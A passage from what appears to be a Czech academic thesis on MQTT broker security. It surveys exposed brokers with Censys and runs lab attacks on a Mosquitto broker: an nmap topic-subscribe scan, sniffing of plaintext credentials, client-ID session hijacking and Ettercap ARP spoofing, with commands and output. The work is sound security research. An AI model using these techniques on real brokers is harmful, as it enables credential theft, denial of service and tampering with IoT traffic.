Předchozí MQTT standard v3.1.1 ponechával rozhodnutí na vývojářích, zdali chtějí ukončit spojení při ověření řetězce s nepovoleným UTF-8 kódováním. To vedlo k identifikaci zranitelnosti u brokerů, kteří nepovolené řetězce neodmítaly a dále je přeposílaly klientům. Útočník tímto mohl způsobit Denial-of-Service ostatním klientům, tím způsobem, že klientům poslal nepovolené řetězce tématu a odebírající klienti, kteří nepovolené řetězce odmítali, tak byli odpojeni. MQTT v5.0 již přikazuje ukončení klientského připojení v případě ověření řetězce s nepovoleným UTF-8 kódováním. [19, 46]

Implementační zranitelnost - CVE-2017-7653 [46]

3.3.3 Validace tématu ve formátu URI

Tato zranitelnost spočívá v parsování témat v URI formátu s využitím regulárních výrazů. Témata jsou ve své podstatě řetězce s lomítky podobné URL adresám. Útočník může pomocí použití škodlivého regulárního výrazu v tématu způsobit brokeru tzv. ReDoS (Regular expression Denial of Service), který je typický pro webové aplikace. Tato zranitelnost je v případě chybné implementace brokeru velice závažná, jelikož dokáže odepřít přístup k brokeru, a tím paralyzovat celý MQTT systém. [19, 47]

Implementační zranitelnost - CVE-2018-11615 [47]

3.4 Pasivní průzkum

Termín *průzkum* v rámci již experimentální části kapitoly sběru informací představuje systematické shromažďovaní a sondování informací k posouzení zranitelnosti sítě. Zahrnuje tzv. *External footprinting* cíle (také jako vzdálené profilování cíle). Průzkum má pasivní a aktivní formu. Pasivní průzkum je proces získání informací o cílených zařízeních a sítích bez aktivního zapojení do systému. Tento proces je využíván zejména pro identifikaci nesprávně zabezpečených a zranitelných nasazení. Metoda pasivního průzkumu je v této podkapitole provedena pomocí internetových skenerů pro účely získání odhadu a statistického přehledu aktuálního stavu zabezpečení implementací MQTT brokeru.

Mezi hlavní internetové skenery patří nástroj Shodan a relativně nový nástroj Censys. Ve výzkumných prací [19, 48] zabývající se problematikou zranitelnosti MQTT protokolu je použit nástroj Shodan. Pro účely pasivního průzkumu této práce je zvolen a použit nástroj Censys. Podpora vyhledávání MQTT implementací byla přidána a oznámena teprve v průběhu vypracování této práce [49]. Censys je veřejný vyhledávací nástroj, který prohledává adresní prostor internetu. Hledá veřejně přístupná zařízení a poskytuje souhrnné reporty o tom, jak jsou zdroje (tj. zařízení, weby a digitální certifikáty) konfigurovány a implementovány. Zpracovává údaje podpořené daty získanými z probíhajících internetových skenů. Alternativně je to také vyhledávací nástroj banerů služeb, což jsou metadata, která server při dotazování odesílá zpět klientovi. Tato metoda se také nazývá - *Banner grabbing* a je používaná k získávání informací o počítačovém systému v síti a spuštěných službách na otevřených portech.


Uživatel nástroje Censys podle vlastního zadání vytváří dotazy podle nadefinovaných syntaxových pravidel. Uživatel se tím dotazuje na data z databáze Censys, která jsou získávána a agregována z plošného skenování internetu. Censys používá internetový skener ZMap, který denně analyzuje a shromažďuje informace o celém veřejném adresním prostoru IPv4. Patří mezi nejrychlejší paketové skener. Na počítači s gigabitovým připojením může ZMap prohledat celý veřejný adresní prostor IPv4 za méně než 45 minut. Jako skener aplikační vrstvy používá ZGrab. Zmap je schopen skenovat konkrétní zařízení a hledat bezpečnostní zranitelnosti, které by mohly být potenciálně zneužity. [50]

Pro průzkum veřejného IPv4 adresního prostoru jsou navrženy dva dotazy zaměřené na identifikaci všech veřejně adresovatelných MQTT brokerů. Navržené dotazy vypíší odpovědi ve formě všech stavových kódů z řídícího paketu CONNACK, ze všech veřejně dostupných zařízení, které mají otevřené porty 1883 a 8883. Výsledky nepopisují exaktní počet dostupných MQTT brokerů, jelikož jeden MQTT broker může mít otevřené oba dva porty zároveň. Někteří implementátoři mohou také využívat metodu *Port obscurity*, což představuje cílené překonfigurování standardních portů na jiné, se záminkou například nebýt snadno detekován právě pomocí globálních skenerů. Současně některé odpovědi mohou být *False-positive*, například pomocí simulované služby honeypotů.

```
1883.mqtt.banner.connack.raw:*
8883.mqtt.banner.connack.raw:*
```


Zdrojový kód 3.1: Navržené dotazy k identifikování MQTT brokerů

Nástroj Censys identifikoval celkem 89 473 veřejně dostupných MQTT brokerů, které odpověděly ve formě kteréhokoliv stavového kódu. Z celkového počtu jich 66 752 (74,6%) používá standardní port 1883 pravděpodobně s nešifrovanou komunikací. Port 8883 s možným použití technologie TLS je obsažen téměř čtvrtinově v počtu 22 721 (25,4%).



Graf 3.2: Výstup - přehled používaných MQTT portů [51]

Součástí výstupu je také tzv. *Report builder*, jehož výsledky jsou ve formě statistického přehledu stavových kódů. Z úplného počtu 66 752 brokerů s otevřeným portem 1883, celkově 40 052 (60%) připojení bylo přijato (Kód 0). Z čehož vyplývá skutečnost, že 44,7% z celkového počtu identifikovaných brokerů má povolené anonymní připojení a je nasazeno pravděpodobně bez jakéhokoliv mechanismu autentizace. 38,08% brokerů s otevřeným portem 1883 sice používá nějaký způsob uživatelské autentizace (Kód 4,5), nicméně autentizační údaje zasílá pravděpodobně v nezašifrované podobě. Z celkového počtu identifikovaných MQTT brokerů vychází počet 11 537 (12,9%) brokerů, který pravděpodobně implementují mechanismus autentizace klientů ve spojení se zabezpečeným TLS spojením. Doplňujících 77 936 (87,1%) tak označuje možný počet MQTT brokerů, které neimplementují autentizační mechanismus společně s TLS protokolem.



Graf 3.3: Výstup - odpovědi MQTT brokerů ve formě stavových kódů [51]

Další součástí výstupu jsou tzv. *Query metadata*, která jsou interpretována ve formě členění podle zemí a poskytovatelů. Následující tabulky interpretují nejfrekventovanější geografické rozložení MQTT brokerů viz Tabulka 3.1, společně se zastoupením jejich největších poskytovatelů viz Tabulka 3.2.

Stát	**Hosté**	**Frekvence**
Čína	19 707	22,07%
USA	19 641	21,99%
Německo	7 940	8,89%
Jižní Korea	3 318	3,72%
Francie	3 003	3,36%
Singapur	2 872	3,22%
Japonsko	2 642	2,96%
Nizozemsko	2 635	2,95%
Irsko	2 316	2,59%

Tabulka 3.1: Výstup - členění identifikovaných MQTT brokerů podle států [51]

Autonomní systém	**Hosté**	**Frekvence**
AMAZON-02 - Amazon.com, Inc.	13 403	15,01%
CNNIC-ALIBABA-CN-NET-AP Hangzhou Alibaba Co.,Ltd.	9 649	10,81%
AMAZON-AES - Amazon.com, Inc.	7 940	8,89%
DIGITAL OCEAN-ASN - DigitalOcean, LLC	3 207	3,59%
CHINANET-BACKBONE No.31,Jin-rong Street	2 596	2,91%
MICROSOFT-CORP-MSN-AS-BLOCK - Microsoft Corp.	2 549	2,85%
OVH	2 007	2,25%
GOOGLE - Google LLC	1 997	2,24%
CNNIC-TENCENT-NET-AP Shenzhen Tencent Co.,Ltd.	1 774	1,95%

Tabulka 3.2: Výstup - členění identifikovaných MQTT brokerů podle poskytovatelů [51]

Metoda pasivního průzkumu lze uplatnit mimo interpretaci globální statistiky, jaká je představena v této práci, také i na konkrétního hosta. Host musí být ovšem veřejně adresovatelný. Tímto způsobem lze identifikovat jednotlivé MQTT brokery a odhadnout jejich stav zabezpečení pomocí stavových kódů. Censys i Shodan mimo své webové rozhraní poskytují i veřejné API, které se dá využít k úzce specifikovanému vyhledávání a jeho další analýze. Oba nástroje jsou komerčního typu a mají definovanou vlastní cenovou politiku. Oba nabízejí neplacený tarif, který je nějakým způsobem omezen oproti tomu placenému. V případě nástroje Shodan, použití neplacené verze je omezeno například maximálním počtem nalezených výsledků a v případě Censys maximálním počtem dotazů za konkrétní čas. V této práci je u nástroje Censys použit neplacený tarif pro nekomerční použití, který je omezen na 250 dotazů za 1 měsíc. Nejlevnější tarifní plán pro komerční využití vychází na 15 000 amerických dolarů za rok. Dalším rozdílem je podpora vývoje API, kde Shodan má k dispozici více prostředků k vývoji než Censys. Censys má v případě tohoto průzkumu lepší výstup, a to v podobě globálních statistik vyhledaných MQTT brokerů. Především výstup odpovědí veřejných brokerů ve formě stavových kódů. Naopak Shodan nalezne větší počet informací při vyhledávání konkrétních hostů.

3.4.1 Shrnutí

Ačkoliv nelze přesně vyhodnotit komplexnější stav zabezpečení brokeru pouze podle stavových kódů, podle globální statistiky je možné alespoň odhadnout určité tendence v chybném nasazování brokerů. Z výsledků pasivního průzkumu vyplývá převážné nesplnění bezpečnostních požadavků MQTT implementace, které jsou vymezeny v Oddíle 3.2.1. Poznatky z této podkapitoly lze shrnout do následujících tří klíčových bodů:

(a) **Nedostatečné použití autentizačních mechanismů**

(b) **Nedostatečné použití autorizačních mechanismů**

(c) **Nedostatečné zajištění integrity a důvěrnosti komunikace pomocí TLS**

4 Analýza zranitelností

K provedení analýzy zranitelností slouží získané poznatky z předešlé kapitoly. Analýza zranitelností je systematické zkoumání informačního systému z hlediska identifikace zranitelných míst a efektivitě bezpečnostních opatření. Bezpečnostní nedostatky se mohou nacházet kdekoli, od chybné konfigurace služby nebo špatně navržené aplikace. Analýza vyhodnocuje, zdali je systém citlivý na jakákoli zranitelná místa. Získané poznatky prostřednictvím této analýzy jsou poté využívány bezpečnostními týmy ke zlepšení procesů sloužící k prevenci hrozeb.

V rámci této práce je analýza zranitelností zaměřena na zkoumání a evaluaci stavu implementace MQTT brokeru. Postup analýzy je realizován chronologicky a je strukturován pro lepší přehlednost do scénářů. Vymezené bezpečnostní požadavky a hrozby MQTT implementace v Podkapitole 3.2 slouží jako poznatky pro navržení těchto scénářů. Analýza zranitelností je provedena v navrženém testovacím prostředí.

4.1 Návrh testovacího prostředí

Motivací této kapitoly je navržení testovacího prostředí, které by realizovalo MQTT klientské spojení s brokerem. Navržené prostředí se skládá z následujících prvků:

Broker Pro roli MQTT brokeru je zvolen jednodeskový počítač Raspberry Pi, který je často využíván jako tzv. *IoT Gateway* pro jeho snadnou dostupnost a dostatečný procesorový a paměťový výkon. Jako softwarový MQTT broker je vybrán open-source Eclipse Mosquitto [52], který je zaštiťován projektem Eclipse Paho, největším open-source implementátorem MQTT protokolu. Mosquitto je primárně zvolen z důvodu toho, jelikož patří mezi rozšířeně nasazované brokery a také slouží jako úvod pro IoT vývojáře začínající s MQTT technologií. Proto nejvíce bezpečnostních nedostatků může být nalezeno právě u implementací Mosquitto brokeru. Konfigurace bezpečnostních mechanismů Mosquitto brokeru je ponechána ve výchozím nastavení a podle potřeb testování je konfigurace postupně modifikována. Mosquitto podporuje všechny základní funkce protokolu a následující výchozí bezpečnostní mechanismy:

(a) **Autentizace klienta pomocí přihlašovacích údajů** viz Oddíl 2.2.3

(b) **Autorizace klienta pomocí metody ACL** viz Oddíl 2.2.3


(c) **TLS (X.509 certifikát, TLS-PSK)** viz Oddíl 2.2.2

Tester Pro potřeby analýzy je zvolena testovací pracovní stanice s linuxovou distribucí *Kali Linux*. Kali Linux se převážně využívá pro účely penetračního testování a bezpečnostního auditu. Tento operační systém je virtualizován pomocí nástroje *Oracle VM Virtual Box*. Jako síťové nastavení virtuálního stroje je zvolen *Bridged Adapter*, který softwarově vytvoří nové síťové rozhraní. Pro implementaci MQTT klienta je zvolena knihovna *paho-mqtt* [53].

Role	**Hardware**	**OS**	**MQTT Software**
Broker	Raspberry Pi 3 Model B v1.2	Raspbian Buster Lite	Mosquitto v1.6.8
Tester	Virtuální stroj	Kali Linux 2019.4	paho-mqtt v1.5

Tabulka 4.1: Přehled vybraného hardwaru a softwaru

Logická topologie sítě je znázorněna v blokovém schématu viz Obrázek 4.1. Jedná se o jednoduchou topologii lokální síťě s použitím technologie Ethernet. Lokální adresní prostor je 192.168.0.0/24.



Obrázek 4.1: Síťová topologie testovacího prostředí MQTT systému

4.2 Scénáře

V této podkapitole je navržena série následujících pěti scénářů: *Aktivní průzkum*, *Útoky typu Man-in-the-middle*, *Slovníkový útok na autentizační mechanismus*, *Evaluace konfigurace TLS* a *Fuzz testování*. Jednotlivé scénáře jsou realizovány v testovacím prostředí. Každý z těchto scénářů má následující strukturu:

(a) **Popis scénáře** poskytuje souhrnný přehled o analýze zranitelnosti.

(b) **Použité nástroje** představují výčet vyvinutých či použitých nástrojů.

(c) **Průběh analýzy** popisuje a líčí samotný průběh analýzy.

4.2.1 Scénář č.1 - Aktivní průzkum

Scénář analyzuje zranitelnost: Neautorizovaný přístup k prostředkům brokeru, Nedůvěrné řídící MQTT pakety a aplikační data v nich obsažených.

Popis scénáře Aktivní průzkum je na rozdíl od pasivního průzkumu uskutečněného v předchozí Podkapitole 3.4 procesem získání informací o cílených zařízeních a sítích s aktivním zapojením do informačního systému. Důvodem navržení tohoto scénáře jsou vymezené hrozby ve specifikaci protokolu viz Oddíl 3.2.3, konkrétně: *Data v klidovém stavu na straně brokeru mohou být přístupná* a *Komunikace by mohla být odposlechnuta a zveřejněna*. Zároveň tyto zranitelnosti jsou vymezeny ve výzkumných pracích [2, 48]. Tento scénář se skládá ze dvou hlavních částí. V první části scénáře je provedeno skenování sítě a vyhledávání dostupných MQTT portů pomocí vyvinutého python skriptu. Na identifikovaných MQTT portech je dále spuštěn Nmap skript, jehož cílem je odebírání témat se zástupným znakem /#. Prostřednictvím odebírání se zástupným znakem je tak možné ověřit zranitelnost autorizace přístupu k nechráněným datům od všech aktivních témat, až po systémové zprávy. Druhá část scénáře pojednává o odposlechu zranitelné a nedůvěrné komunikace, přesněji řídících MQTT paketů a jejich aplikačních dat pomocí vyvinutého python skriptu. Podrobnější analýza odposlechnutých paketů je poté provedena v programu Wireshark.

Použité nástroje

(a) **Nmap** (Network Mapper) je open-source síťový skener, který se používá k nalézání hostů a služeb v počítačové síti, odesíláním paketů a analýzou jejich odpovědí. Nmap používá IP pakety aby určil, jací hosté jsou v síti k dispozici, jaké služby (název a verze služby) tito hosté nabízejí, jaké operační systémy (verze OS) anebo jaký typ paketových firewallů je použit. Nmap byl navržen pro rychlé skenování velkých sítí, ovšem funguje efektivně i proti jednotlivým hostům. Tyto charakteristiky jsou rozšiřitelné o skripty, které poskytují pokročilejší detekci služeb a zranitelností. [54]

(b) **Scapy** je výkonný interaktivní python program s dostupným API pro manipulaci s pakety. Je schopen upravovat nebo dekódovat pakety širokého počtu protokolů, posílat je, zachytávat je, odpovídat žádostem a odpovědím. Scapy disponuje typickými funkcemi, jako je skenování, tracerouting, testování, unit testování nebo penetrování sítě. Scapy poskytuje python rozhraní knihovny libpcap, podobně jako Wireshark poskytuje GUI pro monitoring a zachycení síťového provozu. [55]

(c) **Wireshark** je jeden z předních a široce používaných analyzátorů síťových protokolů a paketů. Wireshark je multiplatformní a open-source projekt, používá se pro analýzu problémů se sítí, vývoj softwaru a komunikačních protokolů. Používá sadu nástrojů Qt widget k implementaci svého uživatelského rozhraní a pomocí nástroje pcap zachycuje síťové pakety. Wireshark je podobný klasickému nástroji tcpdump, avšak výhodou Wireshark je dobře zpracované grafické rozhraní. [56]

(d) **paho-mqtt** je python knihovna poskytující třídu MQTT klienta, která aplikacím umožňuje připojit se k MQTT brokeru a provádět nezbytné operace typické pro MQTT protokol. Tato knihovna je zaštiťována projektem Eclipse Paho. [53]

Průběh analýzy První část scénáře - **Skenování sítě** je provedeno vyvinutým python skriptem *mqtt_scanner* viz Přílohy 7.5.3. Skript prostřednictvím Nmap modulu skenuje uživatelem definovaný adresní prostor sítě se zaměřením na porty 1883 a 8883. Pokud nalezne otevřený MQTT port a zároveň se dokáže na broker připojit (stavový kód je 0), spustí Nmap skript *mqtt-subscribe* [57], jehož funkce je následovná: Skript naváže spojení s MQTT brokerem a začne odebírat témata pomocí zástupného znaku /#, což prakticky představuje úplný strom témat. Výchozí témata jsou vybrána pro příjem systémových informací a všech zpráv od ostatních klientů. Pro ověření konceptu tento skript tak umožňuje zobrazit celý strom témat společně s jejich poslední zprávou. Výstup skriptu je poté pro účel reportování uložen do textových souborů ve formátech *txt* a *xml*. Tento skript byl testován s Nmap verzí 7.70 (s verzí 7.80 není kompatibilní).

```
def scan(ip):
    nm = nmap.PortScanner()
    nm.scan(hosts=ip, ports='1883,8883',
            arguments='-sS -sV -oN results.txt -v \
            -script=mqtt-subscribe')
    output = nm.get_nmap_last_output()
    with open(file='results.xml', mode='w') as f:
        f.write(output)
    hosts = len(nm.all_hosts())
    f.close()
```

Zdrojový kód 4.1: Úryvek funkce pro definované Nmap skenování zadaného IP rozsahu

Výstup skriptu interpretuje řadu relevantních informací viz Obrázek 4.2. Převážně se jedná o systémová témata (rozdílné implementace brokeru mají vlastní množinu systémových témat) a jejich poslední zprávy např. počet aktuálně připojených klientů, počet klientů někdy připojených, celkový počet publikovaných zpráv nebo softwarová verze brokeru. Součástí je také identifikace hardwarové platformy pomocí MAC adresy. Mimoto jsou zároveň zmapovány i všechny aktivní témata a jejich zprávy. Pro interpretaci jsou simulována témata viz *tema/teplota* a *tema/svetlo* s jejich aktuálními zprávami.

```
$ python mqtt_scanner.py -t 192.168.0.105
```

Zdrojový kód 4.2: Spuštění skriptu *mqtt_scanner* se zadanými parametry

```
PORT     STATE  SERVICE                VERSION
1883/tcp open   mosquitto version 1.6.8
| mqtt-subscribe:
|   Topics and their most recent payloads:
|     $SYS/broker/clients/maximum: 6
|     $SYS/broker/clients/total: 6
|     $SYS/broker/load/sockets/15min: 4.02
|     $SYS/broker/load/publish/sent/1min: 58.56
|     $SYS/broker/load/bytes/sent/5min: 1096.84
|     $SYS/broker/load/bytes/received/5min: 388.08
|     $SYS/broker/load/publish/received/5min: 6.02
|     tema/teplota: 24
|     $SYS/broker/clients/connected: 3
|     $SYS/broker/publish/bytes/received: 134
|     $SYS/broker/subscriptions/count: 10
|     $SYS/broker/version: mosquitto version 1.6.8
|     $SYS/broker/bytes/sent: 10320
|     tema/svetlo: on
|     $SYS/broker/store/messages/count: 39
|     $SYS/broker/messages/received: 237
|     $SYS/broker/load/messages/sent/1min: 75.80
|     $SYS/broker/load/publish/sent/15min: 13.77
|     $SYS/broker/heap/current: 32028
|     $SYS/broker/retained messages/count: 40
|     $SYS/broker/publish/messages/received: 65
|     $SYS/broker/bytes/received: 4276
|     $SYS/broker/load/messages/received/15min: 11.05
|     $SYS/broker/heap/maximum: 32260
|     $SYS/broker/load/sockets/1min: 14.52
|     $SYS/broker/load/publish/sent/5min: 28.56
|     $SYS/broker/load/connections/5min: 7.74
|     $SYS/broker/publish/bytes/sent: 1080
|     $SYS/broker/load/publish/received/1min: 10.79
|     $SYS/broker/messages/sent: 362
|     $SYS/broker/store/messages/bytes: 187
|     $SYS/broker/load/sockets/5min: 7.74
|     $SYS/broker/uptime: 5412 seconds
|     $SYS/broker/messages/stored: 39
|     $SYS/broker/publish/messages/sent: 261
|     $SYS/broker/load/bytes/received/15min: 199.05
|     $SYS/broker/load/connections/15min: 3.98
|     $SYS/broker/load/connections/1min: 14.52
|     $SYS/broker/load/messages/sent/15min: 18.36
|     $SYS/broker/load/publish/received/15min: 3.14
|     $SYS/broker/load/messages/sent/5min: 37.60
|     $SYS/broker/clients/active: 3
|     $SYS/broker/load/bytes/sent/1min: 2120.71
|     $SYS/broker/load/bytes/sent/15min: 537.78
|     $SYS/broker/load/messages/received/1min: 38.88
|     $SYS/broker/load/bytes/received/1min: 728.11
|_    $SYS/broker/load/messages/received/5min: 21.38
8883/tcp closed secure-mqtt
MAC Address: B8:27:EB:9D:6B:A7 (Raspberry Pi Foundation)
```

Obrázek 4.2: Výstup skriptu - footprinting brokeru

S výchozím nastavení brokeru po úspěšném připojení je nejen možné odebírat jakékoliv zprávy, zároveň je i možné publikovat jakoukoliv zprávu pod libovolným uživatelským tématem. Součástí dalšího vyvinutého skriptu *mqtt_client* viz Přílohy 7.5.3 je metoda připojení klienta k brokeru, publikování uživatelem zadané zprávy a odebíraní zadaného tématu.

Druhá část scénáře - **Odposlech MQTT komunikace** je proveden vyvinutým python skriptem *mqtt_sniffer* viz Přílohy 7.5.3, který pomocí Scapy modulu odposlechne všechny MQTT pakety za požadovaný čas. Součástí skriptu je i funkce zobrazení obsahu CONNECT paketu v případě kdy se připojuje klient. Výstup interpretuje vypsání obsahu CONNECT paketu v době připojení klienta s údaji jako klientský identifikátor *moje_client_id*, uživatelské jméno *uzivatel* a heslo *heslo* viz Obrázek 4.3. Skript na závěr uloží odposlechnuté pakety do souboru ve formátu *pcap*, který je po dokončení odposlechu automaticky otevřen v programu Wireshark, pro potřeby další analýzy. Podmínkou odposlechu paketů určeným pro síťové rozhraní zařízení je nastavení rozhraní do promiskuitního módu.


```
$ python mqtt_sniffer.py -i eth0
```

Zdrojový kód 4.3: Spuštění skriptu *mqtt_sniffer* se zadanými parametry

```
[*] Sniffing packets...
[*] Press Ctrl + C to stop the sniffing.
[+] Content of CONNECT packet: b'\x10+\x00\x04MQTT\x04\xc2\x00<\x00\x0emoje_client_id\x00\x
08uzivatel\x00\x05heslo'
^C
[+] Sniffing is done.
[+] Total number of sniffed MQTT packets: 9
[+] Results of the sniffing are saved to the file: sniffed_packets.pcap
[+] Opening Wireshark.
```

Obrázek 4.3: Výstup skriptu - zobrazení obsahu CONNECT paketu

Výstup skriptu *mqtt_sniffer* je v podobě analýzy odposlechnutého paketu v programu Wireshark, znázorněn na Obrázku 4.4. Na obrázku je odposlechnutý paket PUBLISH s čitelnými aplikačními daty viz téma *tema/svetlo* a obsah zprávy *on*.



Obrázek 4.4: Výstup skriptu - analýza řídícího paketu PUBLISH ve Wireshark

4.2.2 Scénář č.2 - Útoky typu Man-in-the-middle

Scénář analyzuje zranitelnost: Odepření přístupu k prostředkům brokeru, Narušení integrity řídících MQTT paketů a aplikačních dat v nich obsažených.

Popis scénáře Důvodem navržení tohoto scénáře jsou vymezené hrozby ve specifikaci protokolu viz Oddíl 3.2.3, konkrétně: *Útoky typu Denial-of-Service* a *Komunikace by mohla být změněna a přesměrována.* Zároveň tyto zranitelnosti jsou vymezeny ve výzkumných pracích [2, 48]. Podobně jako předchozí scénář je tento rozdělen na dvě hlavní části. Každá z částí popisuje jednu variaci MITM útoku. První variace útoku se zabývá únosem klientského spojení pomocí odposlechu a následného využití unikátního klientského identifikátoru *Client ID*, který slouží pro identifikaci spojení klienta s brokerem. Útočník odposlechne tento parametr a použije ho k navázání nového spojení. Tímto způsobem se útočníkovi podaří odpojit původního klienta a znemožnit mu tak přístup k prostředkům brokeru (DoS). Útočník tak může používat nadále spojení oběti v publikování a odebírání zpráv. Druhá variace MITM útoku pojednává o použití útočné metody *ARP spoofing*. Pomocí této metody útočník dokáže ve fázi přenosu dat upravit obsah jakéhokoliv MQTT řídícího paketu podle svých požadavků, a tím tak narušit integritu řídících paketů. Tento typ útoku se řadí mezi interní, protože lze uskutečnit jen na úrovni lokální sítě. ARP spoofing je útočná metoda, při které útočník odesílá falešné odpovědi na ARP dotazy v lokální síti.

Použité nástroje

(a) **mqtt_sniffer** je skript z předchozího scénáře pro odposlech MQTT komunikace.

(b) **mqtt_client** je skript z předchozího scénáře pro vytvoření klientského spojení.

(c) **Ettercap** je bezpečnostní open-source nástroj, sloužící pro účely simulování MITM útoků v lokální síti. Může být použit pro analýzu komunikačních protokolů a bezpečnostní audity. Je schopen zachytit hesla a provádět aktivní odposlech proti řadě běžných protokolů. Mezi jeho hlavní funkční sadu MITM útoků patří: ARP spoofing, ICMP redirect, Port stealing, DHCP spoofing a SSL intercept. [58]

Průběh analýzy První variace útoku - **Únos spojení** je odlišnou verzí již aplikovaného útoku ve zmíněné diplomové práci [2], který počítá se skutečností, že klientský identifikátor se nachází jen v názvu tématu. Únos spojení v této analýze je proveden pomocí vyvinutých python skriptů z minulého scénáře *mqtt_sniffer* a *mqtt_client* viz Přílohy 7.5.3. Prvním krokem tohoto útoku je identifikace možné lokality a nalezení způsobu, jakým lze získat unikátní parametr *Client ID* oběti. Tabulka 2.2 z rešeršní části práce definuje výskyt parametru *Client ID* v řídícím paketu CONNECT. Řídící paket CONNECT je první paket, kterým klient inicializuje spojení s brokerem, v reakci na to broker potvrzuje navázání spojení řídícím paketem CONNACK. Další možnou lokalitou, kde se použití parametru vybízí je ve stromu témat. Některé implementace MQTT protokolu mohou používat tento unikátní parametr v řetězci témat pro snadnější identifikaci klientského zařízení jako například */dům/garáž/client_id/status*. To má za následek potenciální výskyt klientského identifikátoru i v řídících paketech PUBLISH a SUBSCRIBE. V neposlední řadě se identifikátor klienta také nachází po jeho připojení v souboru s logy brokeru. V případě Mosquitto brokeru je to adresář */var/log/mosquitto/mosquitto.log*.

Dalším krokem útoku je odposlechnutí CONNECT paketu pomocí skriptu *mqtt_sniffer*. Odposlechnutí musí proběhnout v čase připojení legitimního klienta k brokeru viz Obrázek 4.5, který interpretuje odposlechnutý řídící paket CONNECT, ve kterém se nachází hledaný klientský identifikátor *moje_client_id*. Kromě toho, pro ilustrování zranitelné nedůvěryhodné MQTT komunikace, jsou navíc použity i nepovinné parametry autentizačních údajů *uzivatel* a *heslo*, které jsou součástí CONNECT paketu.

```
▾ MQ Telemetry Transport Protocol, Connect Command
  ▸ Header Flags: 0x10, Message Type: Connect Command
    Msg Len: 43
    Protocol Name Length: 4
    Protocol Name: MQTT
    Version: MQTT v3.1.1 (4)
  ▸ Connect Flags: 0xc2, User Name Flag, Password Flag, QoS Level: At most once delivery (Fire and Forget), Clean Session Flag
    Keep Alive: 60
    Client ID Length: 14
    Client ID: moje_client_id
    User Name Length: 8
    User Name: uzivatel
    Password Length: 5
    Password: heslo
0000  b8 27 eb 9d 6b a7 08 00  27 70 7b 2d 08 00 45 00   ·'··k··· 'p{-··E·
0010  00 61 83 cb 40 00 40 06  34 ab c0 a8 00 67 c0 a8   ·a··@·@· 4····g··
0020  00 69 e8 af 07 5b e7 70  36 ce 46 d5 51 3f 80 18   ·i···[·p 6·F·Q?··
0030  01 f6 82 74 00 00 01 01  08 0a 6b 30 9f 34 f4 97   ···t···· ··k0·4··
0040  c5 30 10 2b 00 04 4d 51  54 54 04 c2 00 3c 00 0e   ·0·+··MQ TT···<··
0050  6d 6f 6a 65 5f 63 6c 69  65 6e 74 5f 69 64 00 08   moje_cli ent_id··
0060  75 7a 69 76 61 74 65 6c  00 05 68 65 73 6c 6f      uzivatel ··heslo
```

Obrázek 4.5: Výstup skriptu - odposlech řídícího paketu CONNECT

Pro ověření funkčního konceptu je tento útok proveden přes jedno síťové rozhraní. V případě odposlechu komunikace jiného zařízení v lokální síti je potřeba využít metodu ARP spoofing, která je popsána ve druhé části scénáře. K navázaní nového spojení s odposlechnutým klientským identifikátorem a autentizačními údaji slouží skript *mqtt_client*. Útočník se zadaným klientským identifikátorem naváže nové spojení. Tímto dokáže nahradit předešlé legitimní spojení s brokerem. V souboru s logy Mosquitto brokeru viz Obrázek 4.6 je zaznamenané uzavření legitimního spojení a navázání nového spojení se stejným identifikátorem klienta. Dále lze zpozorovat snahu odpojeného klienta znovu se připojit. Funkcionalita znovupřipojení se liší podle implementace klientské knihovny.

```
$ python mqtt_client.py 192.168.0.105 hijack -i moje_client_id
```

Zdrojový kód 4.4: Spuštění skriptu *mqtt_client* se zadanými parametry

```
1586438822: New connection from 192.168.0.103 on port 1883.
1586438822: Client moje_client_id already connected, closing old connection.
1586438822: New client connected from 192.168.0.103 as moje_client_id (p2, c0, k60).
1586438822: No will message specified.
1586438822: Sending CONNACK to moje_client_id (0, 0)
1586438822: New connection from 192.168.0.103 on port 1883.
1586438824: Socket error on client <unknown>, disconnecting.
1586438824: New connection from 192.168.0.103 on port 1883.
1586438829: Socket error on client <unknown>, disconnecting.
1586438829: New connection from 192.168.0.103 on port 1883.
1586438837: Socket error on client <unknown>, disconnecting.
1586438837: New connection from 192.168.0.103 on port 1883.
```

Obrázek 4.6: Mosquitto log soubor - uzavření legitimního spojení (mosquitto.log)

Kromě toho, pokud má cílené klientské spojení nastavený příznak *clean_session* na hodnotu *nepravda*, využívá tak funkci MQTT protokolu *Trvalá relace* viz Oddíl 2.1.2. Tato funkce slouží pro obsluhu spojení v případě neočekávaného výpadku. Zároveň broker dokáže obnovit původní spojení bez toho, aby klient musel znovu odesílat řídící paket SUBSCRIBE s tématy, které již odebíral. Broker si právě tato témata a odpovídající zprávy ukládá lokálně do paměti. Pokud se klient se stejným klientským identifikátorem znovu připojí, broker mu zprávy pod těmito aktivními tématy rovnou adresuje. Tím pádem unesení klientské trvalé relace dokáže převzít i aktuální odebíraná témata oběti.

Druhá variace MITM útoku - **MQTT spoofing** je odlišnou verzí již aplikovaného útoku ve zmíněné výzkumné práci [48]. MQTT spoofing dokáže změnit obsah MQTT řídících paketů ve fázi přenosu dat pomocí útočné metody ARP spoofing. K úpravě obsahu MQTT paketu je použita funkce programu Ettercap, jímž je ARP spoofing s aplikací paketových filtrů. Navržený paketový filtr *mqtt.filter* viz Přílohy 7.5.3 v případě tohoto zadání definuje podmínky transportního protokolu, síťového portu a cíleného řetězce dat. Cílený řetězec dat může útočník například odposlechnout použitím ARP spoofing bez filtru společně se spuštěným skriptem *mqtt_ sniffer*. V případě navrženého filtru je pro ověření konceptu změněn řetězec obsahu MQTT zprávy z *zprava* na *spoof*.

ARP cache tabulka se skládá z IP adres a jim přiřazeným MAC adresám. V průběhu útoku broker podle ARP tabulky předpokládá, že komunikuje přímo s routerem a naopak router předpokládá, že komunikuje přímo s brokerem. Pokud je ARP tabulka úspěšně přepisována údaji útočníka v podobě přepsání útočníkovo MAC adresy s MAC adresami obětí. Útočník se tak stane MITM a veškerá komunikace mezi brokerem a routerem probíhá skrze jeho síťové rozhraní. Obrázek 4.7 interpretuje ARP cache tabulku v normálním stavu a poté v momentě probíhajícího útoku ARP spoofing.

```
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.1              ether   18:d6:c7:39:01:c0   C                     eth0
192.168.0.103            ether   08:00:27:70:7b:2d   C                     eth0
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.1              ether   08:00:27:70:7b:2d   C                     eth0
192.168.0.103            ether   08:00:27:70:7b:2d   C                     eth0
```

Obrázek 4.7: Výstup - ARP cache tabulka v běžném stavu a ve stavu napadení

